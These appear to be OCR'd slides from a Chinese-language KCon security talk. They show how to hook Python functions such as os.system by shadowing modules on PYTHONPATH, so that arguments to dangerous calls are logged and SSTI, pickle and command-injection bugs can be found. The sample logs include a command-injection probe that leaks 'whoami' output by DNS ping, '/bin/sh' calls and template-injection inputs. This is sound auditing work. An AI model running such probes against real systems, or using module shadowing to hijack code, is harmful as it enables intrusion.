
我想关注危险函数的调用和传参怎么办?



PART
02


Hook关键函数

容易改变的python对象




```
h11p@h11p-virtual-machine:~/lab_some/test_string$ cat string.py
def upper(s):
        return "HELLO KCON"
h11p@h11p-virtual-machine:~/lab_some/test_string$ export PYTHONPATH=$PWD
h11p@h11p-virtual-machine:~/lab_some/test_string$ echo $PYTHONPATH
/home/h11p/lab_some/test_string
h11p@h11p-virtual-machine:~/lab_some/test_string$ python
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import string
>>> string.upper("hello word")
'HELLO KCON'
>>> 
```


KCon


输入
劫持模块
输出参数
日志
参数
正常模块

可以劫持我们认为敏感的函数




```
import imp
import sys
class _InstallFcnHook(object):
        def __init__(self,fcn):
                self._fcn=fcn

        def _pre_hook(self,*args,**kwargs):
                print "hook:"+str(args)
                return (args,kwargs)
        def __call__(self,*args,**kwargs):
                (_hook_args,_hook_kwargs)=self._pre_hook(*args,**kwargs)
                retval=self._fcn(*_hook_args,**_hook_kwargs)
                return retval

fd,pathname,desc=imp.find_module(__name__,sys.path[::-1])
mod =imp.load_module(__name__,fd,pathname,desc)

system=_InstallFcnHook(system)
```



```
h11p@h11p-virtual-machine:~/lab_some/test_string$ python
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('ls')
hook:('ls',)
os.py  os.pyc  string.py  string.pyc
0
>>> os.system('id')
hook:('id',)
uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(su
0
>>> 
```

把参数输出到日志中，方便找到ssti、pickle反序列化漏洞和命令执行漏洞等其他的漏洞



```
h11p@h11p-virtual-machine:~$ tail -f /tmp/system.log
(u'id',)
(u'id',)
(u'id',)
(u'id',)
(u'id',)
(<open file '111', mode 'r' at 0x7f3cea150f60>,)
('/bin/sh',)
('/bin/ls',)
(u'ping -c 1 `whoami`.[redacted].pw',)
('/bin/ls',)
(u'whoami',)
```

```
h11p@h11p-virtual-machine:~$ tail -f /tmp/jinja2.lo
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
("Your input: {{ 'abc'.encode('base64') }}",)
